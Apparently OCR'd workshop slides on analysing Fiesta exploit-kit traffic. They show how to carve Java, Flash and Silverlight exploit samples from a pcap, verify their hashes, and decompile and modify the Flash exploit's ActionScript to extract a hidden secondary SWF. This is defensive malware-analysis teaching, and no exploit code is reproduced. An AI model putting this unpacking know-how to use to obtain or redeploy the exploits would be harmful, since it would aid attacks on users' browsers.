
Sample VT link:
https://www.virustotal.com/en/file/5e0e2faf9e65feb14742f6b1fd403e3b51d17242b344674f9fbbda177dcb0985/analysis/

To analyze the code, run the **jd-gui** program in REMnux and then open the .jar file.

CLI Example: **jd-gui f_java.jar**

Java is trivial to debug given the abundance of IDEs available, so let's digress on this puppy.

To the Flash exploit! GO!



Open '2015-01-20-Fiesta-EK-infection-traffic.pcap' again in Wireshark.

Enter the following packet filter:

tcp.stream eq 22

(This is the TCP stream in which the Flash exploit is sent to the host.)

Right-click on any frame in this filter (such as frame 749) and select "Follow TCP Stream".

Take note of the **"dchyurm618.swf"** file being sent to the host. This is the Flash exploit.

You can obtain this file by:

A) Carving manually from this stream

B) Using Wireshark's "File -> Export Objects -> HTTP" method

C) Grabbing the "2015-01-20-Fiesta-EK-flash-exploit.swf" file in Brad's artifacts folder

D) Grabbing the "f_swf.swf" file that I provided

Once you have the malicious .swf file, make sure it has the proper MD5 hash:


md5sum f_swf.swf

27bcb51a71199ce232eb9e93fb31c50e

Sample VT Link:
https://www.virustotal.com/en/file/d0741f02f081455415be88c97d1a615c5d9b42537b9eab2ff4bbe1c25af74c93/analysis/

Go ahead and **open the .swf file in JPEXS Free Flash Decompiler (FFDec).**

- Check the contents of `scripts/macy8`




As a note, Flash files use a scripting language called ActionScript (AS). The current generation of AS is v3, known as ActionScript3 (AS3).

Upon reviewing the macy8 script in FFDec, we find that this is an AS3 script that works by creating a ByteArray to hold a secondary SWF. This ByteArray is then added to the stage (http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/display/Stage.html).

In the screenshot on this slide, we see the following occurring:

Line 35: The _loc2_ variable, a new ByteArray, is created
Lines 59 – 64: The _loc2_ ByteArray is filled with the secondary SWF
Lines 65 – 66: The new SWF file, now in _loc2_, is added to the stage


Our goal is to extract the contents of _loc2_ just after line 64 so that we can analyze the secondary portion of this exploit.



To accomplish our goal, we can extract and modify the AS3 code. Once we've modified the code, we can recompile the code to create a new SWF. In this case, we can convert the ByteArray contents to a hexadecimal string and display the converted string on the stage.

To convert the ByteArray into a string, we can use an awesome function called **fromArray()** from Henri Torgemane's Hex.as utility class: https://code.google.com/p/as3crypto/source/browse/trunk/as3crypto/src/com/hurlant/util/Hex.as

Let's see what this looks like…




On line 69, we create a new string called 'deobfuscated', which will be the returned result of passing the _loc2_ ByteArray to the fromArray() function.

On lines 71 – 73, we create a `textField` object and assign the 'deobfuscated' string as the textField's text. We also add this textField to the stage.

The fromArray() function from the Hex.as class is shown in lines 83 – 91.

In addition to the AS3 code shown on this slide, we also need to have the following in our imports section:

import flash.text.TextField;



We can compile AS3 code and produce our own .swf files using a few different methods:

1) **as3compile** – http://www.swftools.org/about.html (included in REMnux)
   I've used this tool successfully many times, but for some reason, this particular code cannot be compiled by this tool.
   Here's a great article by Dr. Herong Yang on using this tool: http://www.herongyang.com/Flash/AS3Compile-First-ActionScript-3-Example.html

2) **FlashDevlop** – http://www.flashdevelop.org/
   This bad boy is hands-down the best open source tool for Flash development.

FlashDevelop is freakin' awesome, but it does require a proper Flash Software Development Kit (SDK), such as the Adobe Flex SDK (http://www.adobe.com/devnet/flex/flex-sdk-download.html).

In my environment, I setup FlashDevlop with the Adobe Flex 4.6 SDK. Doing so, I was able to compile our modified code.


For the workshop, if you have FlashDevlop w/SDK installed, I'll show you how to compile your code.

Otherwise, please refer to the “modified_macy8.html” and “modified_macy8.swf” files that I provided (found in the “macy8-recompile” folder).

Open the “modified_macy8.html” file in FireFox.

The partial string that we see on the screen is the string-converted ByteArray. While the default textField does not show the full contents of the string, it’s there! Double-click the string and copy the text.

Dump this string into a hex editor (paste as Hex!), and save as **“modified_macy8-dump.swf”.**




Once you have the second malicious .swf file, make sure it has the proper MD5 hash:

md5sum modified_macy8-dump.swf
415aae0e3db143a5217d3caca6f1c185

When I first extracted this puppy, I found that the sample was not yet uploaded to VirusTotal (VT). I uploaded the sample on 2015/07/25 and found that the detection ratio was a mere 5 / 55. Ruh roh!

Let's review this sucker in JPEXS Free Flash Decompiler (FFDec).



If you open **"modified_macy8-dump.swf"** (the extracted SWF file) in FFDec, you will find that it employs what one *might* consider an anti-analysis technique.

The AS3 code found in "scripts/picke" imports some… non-standard libraries:


```
import avm2.intrinsics.memory.li32;
import avm2.intrinsics.memory.si32;
```

Sadly, the `avm2.intrinsics.memory` APIs are *only* available in Flash Builder, Adobe's commercial Flash compiler. I see what they did there… punks.

Here's an article from Adobe's Philomena Dolla that explains the API calls: http://www.adobe.com/devnet/air/articles/faster-byte-array-operations.html#articlecontentAdobe_numberedheader

Yup. No dice. We could analyze this code further by swapping the li32/si32 ByteArrays with another data type. For that matter, we could also use Adobe's Flash Builder to debug the code.

In our case, we're going to end our Flash exploit analysis at this point. We were able to extract the secondary exploit, and that's pretty cool in its own right. If you want to discuss this more, please contact me.



Open '2015-01-20-Fiesta-EK-infection-traffic.pcap' one 'mo 'gin in Wireshark.

Enter the following packet filter:

tcp.stream eq 37

(This is the TCP stream in which the Silverlight exploit is sent to the host.)

Right-click on any frame in this filter (such as frame 1381) and select "Follow TCP Stream".

Take note of the **"jldkegc715.xap"** file being sent to the host. This is the Silverlight exploit.

You can obtain this file by:

A) Carving manually from this stream

B) Using Wireshark's "File -> Export Objects -> HTTP" method

C) Grabbing the "2015-01-20-Fiesta-EK-silverlight-exploit.xap" file in Brad's artifacts folder

D) Grabbing the "f_silver.xap" file that I provided


Once you have the malicious .xap file, make sure it has the proper MD5 hash:

md5sum f_silver.xap

76695fa5d028dac370e378ad03d6c0b6

Sample VT Link:
https://www.virustotal.com/en/file/584253ae6aa13a1140935b84c2f21c4e0dbe0844173d4b7ea85a75fa8949b1c4/analysis/

Let’s discuss why .NET is “easy” to reverse.




Before we discuss how .NET is compiled, let's do a quick review of standard C software compilation.

[Discussion – See the domain from our reference link for details]

Reference

Parkansky, K. (2013). Compiling and linking [Online image]. Retrieved from http://www.aboutdebian.com/compile.gif



In .NET, the initial compilation process ends with the source code being compiled into Intermediate Language (IL) code. The resulting executable contains IL, which is compiled further into native code *during runtime*. The on-disk IL code is easy to de-compile, unlike native architecture code.

[Discussion]


Reference

Piiroinen, J. (2008). Overview of the common language infrastructure [Online image]. Retrieved from https://en.wikipedia.org/wiki/.NET_Framework

RedGate Software's .NET Reflector software is fantastic, but the bugger is commercial software.

My personal favorite open source project is ILSpy (http://ilspy.net/).

Before we dig into ILSpy, let's review the .XAP file structure from this sample.



An .xap file is really just a .zip file with an AppManifest.xaml file along with a Dynamic Link Library (.dll).

